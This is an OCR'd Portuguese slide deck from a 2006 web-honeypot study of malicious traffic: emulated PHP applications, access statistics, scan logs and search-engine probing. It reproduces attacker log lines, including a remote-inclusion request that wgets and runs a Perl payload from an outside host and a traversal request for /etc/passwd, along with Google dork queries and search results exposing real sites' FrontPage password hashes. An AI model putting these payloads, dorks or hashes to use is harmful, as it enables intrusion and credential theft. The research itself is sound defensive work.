HoneyPot Web:
análise do tráfego web malicioso

João Marcelo Ceron
Liane Tarouco
Leandro Bertholdo
Leonardo Lemes
Glauco Ludwig

Sumário

- Introdução
- Motivação
- HoneyPot Web
- Experimentos
- Resultados
- Conclusões


Introdução

- O que são HoneyPots ?
  - Um recurso de rede cuja função é ser atacado e comprometido.
  - HoneyPot web ?

Motivação

- Vulnerabilidades nas aplicações web
- 64% dos alertas do Sans Institute -> relacionados a web*

Alertas de Novembro/2006



Web Application 64%

* http://www.sans.org/newsletters/risk/

Motivação

- “It seems like web apps are currently one of the easiest ways to compromise a network infrastructure”

Thorsten Holz*

- Projeto Honeynet.BR
  - Estatísticas porta 80


Honeynet.BR

* www.honeyblog.org

Experimento

- Google HoneyPot
- Aplicações emuladas
  - PHP-BB
  - PHP-Shell
  - PHP-Sysinfo
  - SquireMail
- Período – agosto a outubro de 2006
- 60 dias de coleta de dados

Experimento



Estrutura de HoneyPot


Web

GHH, PHP.Hop

Honeyd

Aplicações emuladas

Experimento



Servidor Web

```
if [ -n "$phpbb" ]; then
        cat << _eof_
<html>
<META HTTP-EQUIV="Refresh"
   CONTENT="1; URL=http://---.pop-
   rs.rnp.br/phpBB2/install/install.php">
 </html>
_eof_
```

Resultados

Aplicação emulada	Total de acessos	% do total
PHP- Shell	1176	86,2%
PHP-BB	70	5,1%
PHP- Sysinfo	65	4,7%
Squirre Mail	53	3,8%
Total	**1364**	**100%**

PHP Shell 1.7

Current working directory: **Root**/


Choose new working directory:

Command: ls -lht Execute Command

Enable `stderr`-trapping?

Resultados

Total de acessos



- Varreduras: 70%
  - Ferramentas automáticas
  - Worms
  - Ferramentas Auto-Hack



```
66.x.x.x - - [28/Set/2006:06:31:38 ] "GET /adxmlrpc.php HTTP/1.0"
66.x.x.x - - [28/Set/2006:06:31:39 ] "GET /adserver/adxmlrpc.php HTTP/1.0"
66.x.x.x - - [28/Set/2006:06:31:39] "GET /phpAdsNew/adxmlrpc.php HTTP/1.0"
66.x.x.x - - [28/Set/2006:06:31:40] "GET /phpadsnew/adxmlrpc.php HTTP/1.0"
66.x.x.x - - [28/Set/2006:06:31:40] "GET /phpads/adxmlrpc.php HTTP/1.0"
66.x.x.x - - [28/Set/2006:06:31:40] "GET /Ads/adxmlrpc.php HTTP/1.0"
66.x.x.x - - [28/Set/2006:06:31:41] "GET /ads/adxmlrpc.php HTTP/1.0"
66.x.x.x - - [28/Set/2006:06:31:41] "GET /xmlrpc.php HTTP/1.0"
66.x.x.x - - [28/Set/2006:06:31:42] "GET /xmlrpc/xmlrpc.php HTTP/1.0"
```

```
ceron@jolie:~/$ vi go.sh
./ps $1 80
 sleep 5
cat $1.pscan.80 | sort | uniq > ip.conf
./Horde ip.conf vuln.txt 30 paths
```

```
telnet x.x.x.x 80
Trying 72.x.x.200...
Connected to 72.x.x.200.
Escape character is '^]'.
get /horde/
<!DOCTYPE HTML PUBLIC "-//IETF//DTD
      HTML 2.0//EN">
<html><head>
Connection closed by foreign host
```

Varreduras

- Mecanismos de busca – 28%
  - Google
  - Msn Search



Google HoneyPots

- Identifica requisições oriundas de mecanismos de buscas
- indexação das aplicações vulneráveis
  - Links ocultos:

.

<img src="http://honeysite.com/honeypot.php" width="0" height="0">

```
function standardSigs($Attacker, $SafeReferer) {
      $results = array(); //Was the site crawled?
     if($Attacker['referer'] == $SafeReferer) {
            $results[] = "Spider Detected";
     }       //No referer found. The "only way" to reach the page is with a referer. Referers help
     us determine how we were attacked.
     if($Attacker['referer'] == "") {
            $results[] = "No Referer";
     }
      //Determine if an KNOWN engine was used
      $Engines = array ('lycos.com', 'google.com', 'yahoo.com', 'altavista.com',
     '209.202.248.202', '216.239.37.99', '216.109.112.135', '66.218.71.198');
     foreach ($Engines as $string) {
            if (strstr ($Attacker['referer'], $string)) {
              $results[] = "Known Search Engine: " . $string;                    break;
            }
 } return $results;
```

```
function standardSigs($Attacker, $SafeReferer) {
        $results = array(); //Was the site crawled?
        $results[] = "Spider Detected";
    }       //No referer found. The "only way" to reach the page is with a referer. Referers help
    us determine how we were attacked.
    if($Attacker['referer'] == "") {
        $results[] = "No Referer";
    }
     //Determine if an KNOWN engine was used
     $Engines = array ('lycos.com', 'google.com', 'yahoo.com', 'altavista.com',
    '209.202.248.202', '216.239.37.99', '216.109.112.135', '66.218.71.198');
    foreach ($Engines as $string) {
        if (strstr ($Attacker['referer'], $string)) {
          $results[] = "Known Search Engine: " . $string;                    break;
        }
 } return $results;
```

if($Attacker['referer'] == $SafeReferer)

Mecanismos De Busca

- Por que utilizá-los ?
  - Anonimidade
  - Precisão
  - Avançados recursos de busca

```
-inurl:htm -inurl:html -inurl:asp intitle:"index of" +(wmv|mpg|avi)
```

```
"SquirrelMail version 1.4.4" inurl:src ext:php
```

Google

Web Images Video News Maps **more »**

authors | administrators | users) "# -FrontPage-" Search Advanced Search Preferences

Web Results **1** - **10** of about **96** for **ext:pwd inurl:(service | authors |**

-FrontPage- tritin-films:K9BqMOF5w/IGY
-**FrontPage**- tritin-films:K9BqMOF5w/IGY.
www.machinima.com/tritin-films/_vti_pvt/service.pwd - 1k - Cached - Similar pages

-FrontPage- ron:HYpfTjLNfYm6Q
-**FrontPage**- ron:HYpfTjLNfYm6Q.
www.ocda.demon.co.uk/_vti_pvt/service.pwd - 1k - Cached - Similar pages

-FrontPage- ekendall:bYld1Sr73NLKo louisa:5zm94d7cdDFiQ
-**FrontPage**- ekendall:bYld1Sr73NLKo louisa:5zm94d7cdDFiQ.
www.heyerlist.org/garderobe/_vti_pvt/service.pwd - 1k - Cached - Similar pages

-FrontPage- grahaale:B1GUju.VhGb3Q ftpcwi:kLH1Y85jMs3Yo spykecwi **...**
-**FrontPage**- grahaale:B1GUju.VhGb3Q ftpcwi:kLH1Y85jMs3Yo
spykecwi:Jbgk0GMLILUKU.
eclipse.cps.k12.va.us/Schools/CWI/web_files/_vti_pvt/service.pwd - 1k -
Cached - Similar pages

-FrontPage- mbenitez:bOtGs0mojxR8M
-**FrontPage**- mbenitez:bOtGs0mojxR8M.
www.uprh.edu/~im/_vti_pvt/**administrators**.pwd - 1k - Cached - Similar pages

Métodos de sondagem

- http://www.google.com.eg/search?hl=arq=**intitle**%3A%22**PHP**+**Shell**+*%22+%22Enable+stderr%22+**filetype**%3Aphp
- http://www.google.com.br/search?q=**php**+**shell**&hl=ptBRlr=start=10sa=N
- http://www.google.com/search?hl=zhCNq=**intitle**%3A%22**php**+**shell**%22+#37;22Enable+stderr%22+**filetype**%3Aphpbtn G=Google+%E6%90%9C%E7%B4%A2lr=

Logs dos HoneyPots

66.x.x.x - - [04/Aug/2006:17:16:51] "GET /phpshell/index.php?site=http://www.albacrew.us/tool25.gif?&cmd=**cd /tmp/;wget http://www.albacrew.us/pico.txt;perl pico.txt;rm -rf pico**.* HTTP/1.0" 200 1339

- 66.x.x.x - [13/Aug/2006:14:59:35] "GET /webmail/src/redirect.php?plugins[]=../../../../**etc/passwd**%00 HTTP/1.1"

Worms turn on Google to hunt for victims

Google 'hacking' so simple even a monkey could do it

Tom Sanders at RSA Conference in San Jose, vnunet.com 15 Feb 2006

Malware authors are increasingly creating digital pests that use **Google** to find their next victim.

Using the search tool for automated vulnerability detection is the latest trend in a technique known as 'Google hacking'.

George Kurtz, senior vice president for risk management at security firm **McAfee**, told **vnunet.com** about the phenomenon after a presentation at the **RSA Conference** in San José.

The **Santy.a** worm, for instance, targeted a known vulnerability in some versions of the **phpBB** open source bulletin board application to deface websites. It found its

http://www.vnunet.com/vnunet/news/2150292/worms-google-hunt-victims

Worms turn on Google to hunt for victims

Google 'hacking' so simple even a monkey could do it

Tom Sanders at RSA Conference in San Jose, vnunet.com 15 Feb 2006

Google 'hacking' so simple even a monkey could do it

Using the search tool for automated vulnerability detection is the latest trend in a technique known as 'Google hacking'.

George Kurtz, senior vice president for risk management at security firm **McAfee**, told **vnunet.com** about the phenomenon after a presentation at the **RSA Conference** in San José.

The **Santy.a** worm, for instance, targeted a known vulnerability in some versions of the **phpBB** open source bulletin board application to deface websites. It found its

http://www.vnunet.com/vnunet/news/2150292/worms-google-hunt-victims

Google **Error**

We're sorry...

... but we can't process your request right now. A computer virus or spyware application is sending us automated requests, and it appears that your computer or network has been infected.

We'll restore your access as quickly as possible, so try again soon. In the meantime, you might want to run a virus checker or spyware remover to make sure that your computer is free of viruses and other spurious software.

We apologize for the inconvenience, and hope we'll see you again on Google.

Conclusões

- Aplicações web são vulneráveis
  - ‘cases’ prontos são mais perigoso ainda
  - difícil proteger
    - Firewall
    - Padrões das consultas

Agradecimentos

Perguntas

ceron@tche.br

HoneyPot Web:
análise do tráfego web malicioso

João Marcelo Ceron
Liane Tarouco
Leandro Bertholdo
Leonardo Lemes
Glauco Ludwig